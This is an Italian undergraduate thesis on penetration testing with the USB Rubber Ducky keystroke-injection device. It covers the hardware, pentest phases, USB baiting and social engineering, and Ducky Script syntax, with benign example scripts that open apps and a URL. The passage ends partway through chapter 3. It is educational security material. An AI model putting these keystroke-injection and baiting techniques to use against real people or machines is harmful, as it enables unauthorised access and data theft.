
**Università degli Studi di Camerino**

Scuola di Scienze e Tecnologie

Corso di Laurea in Informatica (Classe L-31)

# Penetration Test with USB Keystroke Injection Attack

Laureando
**Massimiliano Buccolini**

**Matricola 101749**

Relatore
**Fausto Marcantoni**

A.A. 2021/2022

# Indice

# Elenco dei codici

# Elenco delle figure

# Elenco delle tabelle

**Abstract**

Il settore informatico occupa una sempre crescente importanza nel nostro quotidiano.

Ormai, non solo quasi ogni azienda del mondo affida i propri dati e le proprie informazioni ad un computer, ma anche il numero di individui che si affidano quotidianamente a tecnologie informatiche è cresciuto esponenzialmente negli ultimi due decenni.

Ovviamente questo boom è dovuto all'introduzione di diversi strumenti studiati per semplificarne l'utilizzo di massa e per l'accessibilità ad ogni tipo di pubblico.

L'altra faccia della medaglia di questa ampia diffusione è l'omologazione di milioni di dispositivi ad alcuni standard che, dal punto di vista del consumatore è una grande comodità,ma è un cambiamento apprezzato anche dai gruppi di hacker malintenzionati che, con poca fatica e ricerca, possono attaccare allo stesso modo più macchine differenti.

Lo standard approfondito in questa tesi è l'USB, il principale metodo di comunicazione seriale tra due dispositivi o tra un dispositivo ed una periferica, ma anche una falla di sicurezza da tenere in considerazione. Il seguente elaborato si propone di studiare alcuni dei modi in cui una porta USB può essere vettore di attacchi informatici, le conseguenze di questi ed alcune pratiche per la protezione.

# 1. Introduzione

Il mondo in cui viviamo oggi è sempre più incentrato sulla nostra relazione con una fitta rete di sistemi informatici che ci permettono ogni giorno di svolgere il nostro lavoro, divertirci e comunicare. Questo legame di fiducia tra noi e il cosiddetto "Internet delle cose" (Internet of things) è da sempre al centro di innumerevoli discussioni. Un punto di domanda centrale in questo argomento è sicuramente: possiamo fidarci delle nostre macchine? Ed è questa,fortunatamente, la grande differenza tra noi e loro: possiamo dubitare. Il più grande problema dell'informatica è, infatti, che il nostro computer si fida ciecamente di noi. Noi potremmo sbagliare o qualcun altro potrebbe fingersi noi riuscendo ad accedere al nostro posto, ma lui sarà sempre pronto a fare qualsiasi cosa gli venga ordinato, al netto delle sue capacità. Questa fiducia incondizionata della macchina verso l'essere umano è un principio fondamentale che, chi si occupa di sicurezza informatica, deve sempre tenere bene in considerazione.

## 1.1 HID

Quali strumenti rappresentano meglio questa fiducia se non gli HID. Che ne sia o no consapevole ogni persona al mondo che abbia mai utilizzato un computer moderno ha fatto uso di un Human Interface Device, ovvero di un semplice dispositivo di input. Se in passato mouse, tastiere e qualsiasi altro strumento di controllo avevano bisogno ognuno di un driver specifico che istruisse la macchina su come usarli, nel 1996 Microsoft introdusse questo protocollo che standardizzò la configurazione automatica dei device.

In particolare oggi sono di uso comune gli USB-HID che utilizzano appunto il famoso standard Universal Serial Bus per la connessione ad ogni tipo di macchina. Questa comodità è stata però rapidamente individuata come un possibile buco di sicurezza e non sono tardati ad arrivare exploit che sono sfociati in un vero e proprio fenomeno che possiamo identificare con il nome generico "BadUSB".

Nel 2010 l'azienda di sicurezza informatica Hack5 [**Hak5**] ha condiviso con il mondo il suo prodotto, USB Rubber Ducky, un dispositivo USB che, pur somigliando ad un normale pen-drive, viene riconosciuto dai computer come una tastiera e può digitare in pochissimo tempo un enorme numero di comandi pre-programmati.

## 1.2 Motivazione

Recentemente, poichè questi strumenti di Keystroke injection sono divenuti molto comuni, economici e semplici da utilizzare, si sta verificando un aumento di questo tipo

di attacchi informatici che fino a tempo fa erano considerati solo teorici e utilizzati per il penetration testing. Nel 2020 ad esempio è stato segnalato un tentativo di colpire un servizio di alloggio americano inviando per posta una flash drive e una finta pubblicità di un noto store. l'attacco è stato fortunatamente sventato dalla semplice accortezza della vittima [Cim]

Nel periodo del 2017-2018 invece Kaspersky[Kasa] ha dichiarato di aver indagato su una serie di crimini informatici ai danni di almeno otto banche dell'est europa per un totale di circa dieci milioni di dollari di danni. Questo gruppo cybercriminale chiamato DarkVishnya sembrerebbe aver usato solamente un vecchio portatile, un Raspberry PI e una "chiavetta" Bash Bunny di Hack5 oltre ad una notevole dose di ingegno per connettersi alla rete locale e riuscire ad entrare nei sistemi centrali delle banche.[Gov]

Insomma, pur rappresentando in questo momento solo una piccolissima percentuale dei numerosi attacchi informatici che avvengono regolarmente, la scoperta di questa falla di sicurezza dell'USB è abbastanza recente e, se pensiamo che le tecniche che potrebbero sfruttarla sono potenzialmente economiche e difficilmente tracciabili, tutti gli indizi fanno pensare che approfondire la questione ora potrebbe essere di fondamentale importanza in futuro. Non dimenticando che, se anche questo tipo di cyber-crimine non prendesse piede, gli strumenti basati sulla Keystroke Injection possono essere già utili tra i penetration tester per valutare il livello di sicurezza generale di un'azienda o una struttura.

## 1.3 Obiettivi

L'obiettivo di questa tesi è principalmente studiare le potenzialità degli strumenti di Keystroke Injection. In particolare ci concentreremo sul capire e testare gli script utilizzati dalla Rubber Ducky di Hack5, che possiamo considerare la progenitrice di tutti i BadUSB, nonchè lo strumento più accessibile per avvicinarsi a questo mondo. Ci proponiamo inoltre di scandagliare le alternative più interessanti per capirne le principali differenze e di accennare i sistemi con cui ci si potrebbe proteggere da eventuali attacchi.

## 1.4 Struttura della Tesi

La tesi sarà strutturata in cinque capitoli. Nel Capitolo 1 abbiamo introdotto una panoramica sui problemi causati dall'uniformità nell'ambito dei dispositivi USB.

IL Capitolo 2 tratterà nello specifico il funzionamento e la procedura di un attacco hacker con la nostra suddetta protagonista: la Rubber Duckky di Hack5.

Il capitolo 3 è di importanza centrale sarà dedicato allo studio approfondito degli script e delle funzionalità della Rubber Ducky provate durante il periodo di testing dello strumento.

Nel capitolo 4 ci sarà un excursus delle ricerche di mercato svolte per trovare alternative interessanti nel campo della Keystroke Injection. In chiusura del capitolo abbiamo

inserito anche il resoconto del testing svolto con una di questi strumenti sostitutivi: Digispark Attiny85

Il capitolo 5 tratterà di come è possibile proteggersi da questi tipi di attacchi e offrirà un breve resoconto delle conclusioni a cui è giunto l'elaborato, oltre ad alcune considerazioni sul futuro di questo tipo di strumenti di hacking.

# 2. Rubber Ducky

Figura 2.1: Rubber Ducky di Hak5

USB Rubber Ducky è uno strumento di " Keystroke Injection" presentato al pubblico da Hack5 nel 2010 come supporto per amministratori di sistema e penetration tester. In italiano potremmo tradurre sommariamente Keystroke Injection con "Iniezione di sequenze di tasti" ma risulta molto più semplice invece spiegarne il funzionamento. Pur fingendosi esteticamente un normale dispositivo di archiviazione di massa, è in realtà una tastiera programmabile che viene riconosciuta dal dispositivo come un HID. In poche parole, se il dispositivo supporta una tastiera USB, è compatibile anche con Rubber Ducky.

Scrivendo su un documento di testo in un apposito linguaggio di scripting chiamato "Ducky Script" e compilandolo possiamo sfruttare questo dispositivo per "iniettare" in un computer lunghe sequenze di comandi ad una velocità di circa 1000 parole al minuto.[Kit17] Si deve specificare come questo strumento sia nato prima per dare delle scorciatoie agli admin di sistema con cui potessero semplificare lunghi e noiosi procedimenti che potevano essere necessari periodicamente, ma è divenuto rapidamente d'interesse anche per gli hacker attirati da potenzialità, velocità e dalla bassa barriera d'accesso offerta da Rubber Ducky.

## 2.1 Hardware

Il core della Rubber Ducky è un microcontrollore AT32UC3B1256 CPU da 256Kb di memoria e monta un lettore Micro SD, un picccolo pulsante, un indicatore LED e un connettore USB 2.0 di Tipo A. Il tutto è rinchiuso in una scocca da "generica Flash drive".

### 2.1.1 Micro SD Card Reader

La Rubber Ducky monta un lettore SD che supporta schede con formato FAT con fino a 2 Gb di memoria. Le Micro SD che verranno inserite possono avere una duplice funzione: la principale è ospitare il file Inject.bin che contiene il "payload", ovvero il carico utile di informazioni che descrivono alla Rubber Ducky le azioni da compiere. Dato che questo file è davvero molto piccolo, in alcune versioni, lo strumento utilizza la memoria restante della SD come archiviazione di massa con lo scopo di ospitare eventuali file sottratti dal dispositivo bersaglio dell'attacco informatico.

### 2.1.2 Pulsante e indicatore LED

Il pulsante serve a ripetere le istruzioni del Payload, se premuto una volta, o per l'upgrade del firmware, se viene tenuto premuto. L'indicatore LED invece è multicolore ed è verde mentre la Rubber Ducky sta eseguendo il Payload oppure sarà di colore rosso in caso di errore nell'esecuzione

### 2.1.3 Connettore USB

Il connettore USB di tipo A è fondamentale; data l'enorme diffusione dello standard USB rende lo strumento compatibile con la maggior parte dei dispositivi e può essere convertito in vari altri formati tramite l'utilizzo di semplici adattatori.

### 2.1.4 Case da Flash Drive

La cosa che ha reso popolare Rubber Ducky è il suo aspetto innocente da Flash Drive. Può sembrare banale ma il fatto che il design dei generici dispositivi di archiviazione di massa sia così tanto riconoscibile rende molto semplice camuffare una BadUSB e può aiutare molto nelle fasi di Social Engineering.

## 2.2 Software

### 2.2.1 Duck Encoder

La Rubber Ducky non legge direttamente gli script in linguaggio Ducky Script ma ha bisogno di un compilatore che traduca i file di testo scritti dal programmatore in linguaggio binario nel file inject.bin che verrà contenuto nella Micro SD.

### 2.2.2 Firmware

La CPU della USB Rubber Ducky possiede un firmware, ovvero un codice che si occupa di processare il file inject.bin e di iniettare i comandi nel dispositivo bersagliato. Questo

codice è open source e può quindi essere modificato, ne esistono già molte varianti che si specializzano in diversi tecniche.

## 2.3 Penetration Testing

Eseguire un test di penetrazione significa simulare un attacco informatico con tecniche a disposizione degli Hacker malintezionati. Lo scopo è quello di trovare falle e punti deboli di reti aziendali o di altre organizzazioni, in modo da utilizzare questi feedback per capire dove investire e come migliorare la sicurezza.

Di questo processo sono identificate quattro fasi principali [Eng11]:

- Pianificazione e ricognizione
- Scansione
- Ottenere accesso e sfruttare vulnerabilità
- Mantenere accesso

Tenendo in considerazione questa divisione generale, nel prossimo paragrafo cercheremo di spiegare nel dettaglio come può essere utilizzata una Rubber Ducky durante una procedura di Penetration Testing.

### 2.3.1 Pianificazione e Ricognizione

Una cosa fondamentale a cui pensare quando si conducono penetration test con Rubber Ducky (o altri strumenti simili) sono le moltissimi informazioni preliminari necessarie. Molto importante, ad esempio, può essere conoscere l'hardware, il software e l'ambiente di rete dell'obiettivo. Per gli attacchi di tipo Keystroke Injection, come vedremo, sarà di particolare interesse conoscere il tipo di sistema operativo per cui dovremo scrivere i nostri script personalizzati. Inoltre, a seconda del tipo di realismo della simulazione di attacco richiesta dall'azienda, si potrebbe dover svolgere un pentest senza avere nemmeno accesso ai locali del luogo di lavoro.

#### Social Engineering

Allo scopo di ottenere alcune o tutte queste informazioni, a volte è necessario ricorrere a tecniche di ingegneria sociale. Il social engineering consiste essenzialmente nell'utilizzare psicologia di persuasione con l'obiettivo di guadagnare la fiducia dell'interlocutore e, una volta abbassata la guardia, spingerlo a compiere azioni imprudenti come la divulgazione di informazioni personali. Nel caso di Rubber Ducky questo insieme di tecniche potrebbe essere utile per scoprire password o altre credenziali che permetterebbero di accedere ad un terminale dell'azienda.

Inoltre la scocca da flash drive che permette alla Rubber Ducky di mimetizzarsi come una semplice chiavetta USB è creata appositamente per l'ingegneria sociale, come ci informa anche Cisco Systems infatti, azienda leader mondiale nel campo di networking e cybersecurity: *"La tecnica del baiting tramite USB può sembrare poco realistica, ma in realtà si verifica più spesso di quanto si pensi"*.[Sys]

Tale tecnica consiste nel lasciare le finte Pen Drive in luoghi strategici sperando che qualcuno le raccolga e le inserisca in un dispositivo dell'azienda.


Figura 2.2: Lettera di Fishing con USB

Come già accennato sono stati recentemente registrati alcuni attacchi del genere: nel 2020 ZDNet ha raccontato di un tentato attacco ad un servizio alberghiero, che mixava tecniche di ingegneria sociale come il fishing e l'USB baiting.[Cim].

Nell'esempio in figura 2.2 è stata inviata per posta una falsa flash drive e una presunta gift card con una lettera che cercava di convincere la vittima ad inserire la pennetta per accedere ad un catalogo di prodotti di un noto store on-line. Il catalogo era ovviamente inesistente e la pennetta avrebbe avviato un processo di Keystroke Injection con scopo sconosciuto.

### 2.3.2 Scripting

Il processo di scrittura degli script avviene una volta acquisito il maggior numero di informazioni sull'obiettivo.

Questo processo è il fulcro dell'elaborato e verrà quindi ampiamente approfondito nel prossimo capitolo.

### 2.3.3 Encoding

Una volta completato, è necessario codificare lo script nel file inject.bin processabile dal microcontrollore della Rubber Ducky, dato che lo strumento non è certo in grado di leggere il linguaggio ad altissimo livello Ducky Script. Questo processo verrà necessariamente ripetuto anche in fase di ottimizzazione e correzione degli script, ogni qualvolta avvenga anche il minimo cambiamento del codice di base. Gli encoder che svolgono automaticamente questo lavoro sono diversi ma c'è poco altro che valga la pena menzionare oltre all'encoder online messo a disposizione da Ducktoolkit.com e che vediamo in 2.3




Figura 2.3: ducktoolkit.com

### 2.3.4 Scanning

Questa terza fase serve a capire come la macchina o l'applicazione che viene attaccata potrebbe reagire ai nostri tentativi di intrusione. Per quanto riguarda il nostro caso di studio coinciderà con la fase di testing dello script. Si devono infatti provare gli script su delle macchine il più possibile simili all'obiettivo dell'attacco.

Rubber Ducky non fa altro che ripetere sequenze di tasti in maniera estremamente veloce e alcune combinazioni di tasti che agiscono da "scorciatoie" possono variare non solo da un sistema operativo all'altro ma anche tra una versione e l'altra di uno stesso sistema. Inoltre il prompt dei comandi, che è soggetto ad un massiccio utilizzo durante queste procedure, ha una grammatica radicalmente differente tra un sistema e l'altro.

Per tutti questi motivi, un pentester che vuole usare questo metodo di hacking deve essere pronto a lavorare in ambienti differenti ed avere molti strumenti di back-up con codici leggermente diversi nel caso qualcosa non funzionasse a dovere.

### 2.3.5 Offuscazione e Ottimizzazione

Una volta conclusa la fase di testing e ottenuto uno script funzionante, è opportuno prendere del tempo per capire come migliorarlo. Renderlo più efficace in un'operazione di social engineering e di pentesting significa renderlo più veloce e più "invisibile" possibile agli occhi della vittima. I trucchi per ottimizzare i nostri payload sono parecchi e verranno approfonditi nel capitolo dedicato agli script.

### 2.3.6 Guadagnare e Mantenere l'accesso

Tutta la preparazione precedente è finalizzata a questo momento.

In qualche modo l'hacker dovrà collegare la Rubber Ducky al dispositivo bersaglio, ottenendo l'accesso fisico al computer o al terminale, oppure convincendo un dipendente

dell'azienda a divenire un complice inconsapevole tramite l'ingegneria sociale. Appena la BadUSB sarà inserita nell'apposita porta, entro pochi secondi comincerà ad iniettare i comandi stabiliti dall'autore dello script.

A questo punto l'attacco hacker potrebbe essere compiuto e, se tutto si è svolto come previsto, a seconda dell' obiettivo Rubber Ducky potrebbe aver caricato in rete delle credenziali o password importanti, rubato un file o installato un malware.

Oppure è possibile utilizzare Rubber Ducky per mantenere l'accesso al dispositivo da remoto con un reverse shell, inducendo la macchina bersaglio ad aprire una backdoor che permette all'attaccante di stabilire una connessione e prendere il controllo del dispositivo sfuggendo al controllo dei Firewall che filtrano solo i dati in entrata e non quelli in uscita[Hak].

# 3. Testing degli Script

Durante la stesura dell'elaborato non abbiamo avuto l'opportunità di svolgere un vero e proprio penetration test ma ci siamo concentrati sul progettare, testare e migliorare gli script di maggiore interesse per studiare le potenzialità di Rubber Ducky e degli strumenti da essa derivati,trascurando la fase di ricognizione e supponendo quindi che l'obiettivo dei nostri script fosse identico al nostro ambiente di testing standard.

In questo capitolo, dopo aver presentato il nostro ambiente di lavoro e brevemente introdotto il linguaggio Ducky Script, approfondiremo quindi il codice prodotto ed il suo funzionamento a livello pratico.

## 3.1 Ambiente di testing

Non avendo un bersaglio preciso contro cui svolgere le nostre simulazioni, abbiamo allestito un'ambiente di testing che ci permettesse di capire come può variare la programmazione di Rubber Ducky a seconda del sistema operativo del dispositivo attaccato. Per eseguire i nostri test abbiamo utilizzato principalmente due macchine: un computer con Windows 11 home ed un sistema operativo Ubuntu montato su una macchina virtuale VirtualBox. Inoltre per alcuni test minori abbiamo montato su VirtualBox anche Kali Linux.

### 3.1.1 Windows 11

A guidare la scelta del nostro primo SO, data la particolare specializzazione del nostro strumento di pentest, è stata la necessità di poter operare con il minor numero di codici differenti sul maggior numero di macchine possibili. La società di analisi Statcounter aggiorna regolarmente le percentuali dei sistemi operativi utilizzati nel mondo e identificati attraverso l'utilizzo della rete. I risultati di tale sondaggio aggiornati all'agosto 2022 sono specificati nella figura 3.1 e nella tabella 3.1 [Sta]

| OS | Windows | OSX | Linux | Chrome OS |
|---|---|---|---|---|
| Distribuzione | 74.73 | 14.39 | 2.8 | 1.88 |

Tabella 3.1: OS in rete

Lavorando sugli script per Windows potremmo quindi, idealmente, colpire circa tre computer ogni quattro presenti nel mondo con poche righe di codice. Per quanto riguarda invece la versione di Windows da utilizzare abbiamo optato per Windows 11, questa volta andando contro i numeri di Statcounter nell'immagine 3.2. La scelta è avvenuta per alcuni semplici motivi: possedevamo già una macchina con Windows 11




Figura 3.1: Grafico di Statcounter sulla frequenza di utilizzo dei vari OS

e la differenza con la versione precedente del sistema operativo Microsoft, per i nostri obiettivi, è quasi inesistente. Inoltre Windows 11 è un OS molto giovane, essendo uscito in Ottobre 2021 e andrà gradualmente a sostituirsi al suo predecessore, il cui supporto da parte di Microsoft cesserà nel 2025. In definitiva, per avere cambiamenti importanti che avrebbero agevolato alcune procedure sulle quali si sono presentati dei problemi, saremmo dovuti tornare indietro fino a Windows XP che conta ormai solo una minuscola nicchia di utenti all'attivo.


Figura 3.2: Percentuali di Statcounter sulla frequenza di utilizzo degli aggiornamenti Windows

I punti di forza di Windows sono da sempre la compatibilità con gran parte dei software esistenti e degli standard rigidi d'interfaccia grafica che lo rendono riconoscibile e semplice da usare anche per gli utenti meno esperti.

Paradossalmente, se per la massa di possessori di PC questa immediatezza è un punto a favore, per chi, come noi in questo caso, è obbligato ad usare solamente una tastiera si aggiunge una complessità ulteriore aggirabile con l'utilizzo delle scorciatoie da tastiera e, soprattutto, alle interfacce a riga di comando Microsoft come il Prompt dei comandi e Windows Powershell.

### Prompt dei comandi di Windows o Powershell

Abbreviato "cmd", il prompt dei comandi è una shell di comando che agisce come GUI tra l'utente e il sistema operativo utilizzando comandi testuali e parametri. Simile per interfaccia al vecchio sistema MS-DOS , il cmd utilizza comandi semplici ed è utile soprattutto per interagire con gli altri oggetti e le altre applicazioni installate nella

macchina. Sono limitate invece le sue capacità riguardo gli elementi di amministrazione del sistema.

Powershell d'altro canto è un prompt dei comandi potenziato. Essendo sia una shell che un linguaggio di script, i suoi comandi chiamati cmdlet consentono l'accesso alle funzioni di amministrazione di base non accessibili dal semplice cmd. Inoltre permette la creazione e l'esecuzione di script più complessi e l'utilizzo delle Pipeline, che permettono di utilizzare l'output di un comando come input di un secondo comando.[Lea]

| Differenze | Prompt dei Comandi | Windows Powershell |
|---|---|---|
| Ambiente | Semplice interprete di comandi | Ambiente di scripting completo |
| Comandi | Semplici cmd | Comandi univoci cmd-let |
| Esegue app ed utilità | Sì | Sì |
| Può accedere agli elementi di amministrazione | No | Sì |
| Può eseguire script complessi | No | Sì |
| Utilizzo delle Pipe | No | Sì |

Tabella 3.2: Tabella differenze tra cmd e Powershell

### 3.1.2 Ubuntu

Per variare e comprendere quali possono essere le differenze nel creare script per differenti sistemi operativi, abbiamo deciso di installare con Virtual Machine una macchina virtuale con Ubuntu. Ubuntu è una distribuzione di Linux basata su Debian ed è una delle distro più popolari ed utilizzate grazie al suo spirito open source e alla sua interfaccia grafica user-friendly rispetto al resto degli OS Linux.

La filosofia di Ubuntu prevede l'utilizzo libero di tutto il software prodotto seguendo i dettami del "Software Libero" della "Free Software Foundation":

Il "software libero" è software che rispetta la libertà degli utenti e la comunità. In breve, significa che gli utenti hanno la libertà di eseguire, copiare, distribuire, studiare, modificare e migliorare il software.[Fou]

#### Terminale Linux

Anche per quanto riguarda Ubuntu è importante comprendere un po' meglio come andremo principalmente ad interagire con il sistema usando solo una "falsa" tastiera. Il terminale, in realtà, è uno strumento che la maggior parte degli utenti Linux utilizzano quotidianamente più della limitata e intuitiva interfaccia grafica. Pur non arrivando ad essere un ambiente di scripting come Windows Powershell, il terminale di Ubuntu ci ha permesso di svolgere quasi sempre le stesse operazioni e, a volte, in modo più semplice della controparte Microsoft.

## 3.2 Ducky Script

Ducky Script è un linguaggio di scripting, ispirato al linguaggio BASIC, specifico per la USB Rubber Ducky ed è stato concepito con sintassi semplice e natura procedurale per facilitarne la scrittura e la comprensione. Per scrivere in Ducky Script è necessario solamente un semplice editor di testo ascii, solitamente pre-installato in ogni computer come Notepad per Windows o emacs per Linux. Ogni linea di codice viene aperta da un Comando, sempre scritto con lettere maiuscole, che, con alcune eccezioni, corrisponde quasi sempre ad un "keystroke". Alcuni comandi necessitano poi di un appendice che può essere un altro pulsante da premere, utile per creare una combinazione di tasti, o variare di significato nel caso di alcune situzioni particolari.

### 3.2.1 Combinazioni di tasti

Escluse le eccezioni, ogni tasto può essere iniettato scrivendo il suo nome in lettere maiuscole e può essere combinato con altri per utilizzare tutte le possibili scorciatoie da tastiera. Un esempio con Enter, Ctrl, Alt e Shift è dato nel codice sottostante.

```
1  DEFAULT_DELAY 100
2  GUI r
3  STRING notepad.exe
4  ENTER
5  STRING %USERPROFILE%\Pictures\Screenshots
6  REM apro un editor di testo per scrivere il mio percorso
7  CONTROL a
8  REM Ctrl +a  la scorciatoia per selezionare tutto
9  CONTROL c
10 REM Ctrl + c  la scorciatoia per copiare il testo
11 CONTROL ESCAPE
12 REM apre la ricerca di windows
13 SHIFT INSERT
14 REM corrisponde al comando incolla
15 ENTER
16 REM Ho aperto la cartella degli screenshot
17 ALT ESCAPE
18 REM torno alla finestra di notepad
19 ALT f
20 STRING s
21 STRIN scorciatoie.txt
22 REM apro la finestra di salvataggio e salvo il file
23 REM Ovviamente il codice sopra solo a scopo di esempio
24 REM per spiegare la sintassi delle combinazioni in DS
```

Codice 3.1: Key Combo

### 3.2.2 GUI

GUI è il comando che emula la pressione del tasto Windows, sarà quasi sempre il comando di apertura dei codici intesi per il sistema operativo di Microsoft e ci permetterà (come in codice) di avviare il Menu Esegui da cui poi andremo ad aprire i prompt dei comandi o eventuali altre applicazioni.

```
1 GUI r
2 REM Preme Tasto Windows ed r, apre il menu esegui
3 REM su Windows
```

Codice 3.2: GUI

### 3.2.3 REM

Il comando REM viene utilizzato come commento del codice per renderlo più leggibile e favorire la condivisione e il miglioramento anche con altre persone e gruppi.

```
1    REM Commento
2    REM Tutto questo non viene processato
```

Codice 3.3: REM

Tutto ciò che viene scritto dopo il comando REM non viene processato dalla Rubber Ducky.

### 3.2.4 DELAY

DELAY viene usato per stabilire delle pause tra un comando e l'altro in modo da lasciare il tempo al calcolatore di svolgere le eventuali operazioni avviate in precedenza e non rischiare di sovrapporre diversi comandi invalidando l'intera procedura. Dopo il comando DELAY è necessario specificare il tempo di pausa in millisecondi * 10 fino ad un massimo di 10000 millisecondi (margine che può essere ampliato aggiungendo altri comandi Delay consecutivi).

```
1 DELAY 80
2 REM RubberDucky attende 800 ms prima di continuare l'operazione
```

Codice 3.4: DELAY

È possibile anche specificare all'inizio dello script una pausa standard da osservare dopo ogni comando con DEFAULT-DELAY

```
1 DEFAULT_DELAY 20
2 REM RubberDucky attende 200 ms dopo ogni comando
```

Codice 3.5: DEFAULT-DELAY

### 3.2.5 STRING

Il comando STRING permette di inserire la stringa di caratteri specificata successivamente ed ha un limite di 260 caratteri. Utilizzeremo questo comando molto spesso per inserire i comandi che le shell andranno ad eseguire o i nomi delle applicazioni da aprire con il menu Esegui di Windows.

```
1  GUI r
2  DELAY 100
3  STRING powershell
4  ENTER
5  REM Chiama il Menu Esegui per aprire Windows Powershell
```

Codice 3.6: GUI

### 3.2.6 MENU

MENU è il comando che emula il tasto Menu, in Windows corrisponderebbe alla combinazione SHIFT più F10 o al tasto destro del mouse e causa l' apertura del classico menu contestuale a tendina.

```
1  DEFAULT_DELAY 100
2  GUI r
3  STRING %USERPROFILE%\Pictures\Screenshots
4  ENTER
5  MENU
6  DOWN
7  DOWN
8  RIGHT
9  DOWN
10 ENTER
11 REM Apre la cartella degli screenshot e ordina i file
12 REM per data dal menu a tendina
```

Codice 3.7: MENU

## 3.3 Script

### 3.3.1 Script Universale

Anche se Rubber Ducky, come evidenziato più volte, è uno strumento che per le operazioni più complesse va programmato specificamente per ogni sistema operativo, ha comunque delle potenzialità che lasciano margine per sperimentare. Il nostro primo Script è una semplice prova per capire cosa si potrebbe fare per creare un codice "universale" funzionante su tutti i principali sistemi. Nello specifico si è sfruttato il fatto che, per aprire un url, Windows, Mac OS e Ubuntu utilizzano tre combinazioni diverse di comandi e ognuna di queste non ha alcun effetto sugli altri sistemi.

```
REM Script molto semplice ma universale che funziona con ogni sistema
DELAY 1000
GUI r
DELAY 50
ALT F2
DELAY 50
GUI SPACE
DELAY 100
STRING https://it.wikipedia.org/wiki/Paperella_di_gomma
ENTER
```

Codice 3.8: Universal Script

ALT + F2 lancerà quindi il menu Run di Linux, con GUI SPACE si aprirà la barra di ricerca di Safari su MacOS e GUI r è il nostro comando tradizionale per aprire il menu Esegui di Windows. In tutte e tre le situazioni possiamo semplicemente inserire il nostro URL e attendere l'apertura del Browser di turno. Ogni volta la Rubber Ducky eseguirà tutti i comandi ma solo uno di questi funzionerà su ogni sistema bersagliato.

### 3.3.2 Change Language

Un altro problema ricorrente durante l'utilizzo della Rubber Ducky potrebbe essere il layout della tastiera. È possibile succeda che la nostra macchina bersaglio sia impostata su un layout americano e che noi abbiamo preparato la nostra USB per agire come una tastiera con layout italiano o viceversa. Il risultato è che la punteggiatura del testo che inseriamo con il comando STRING sarà del tutto falsata. L'immagine 3.3, ad esempio, mostra come Rubber Ducky eseguirebbe il codice 3.8 con il Layout errato.

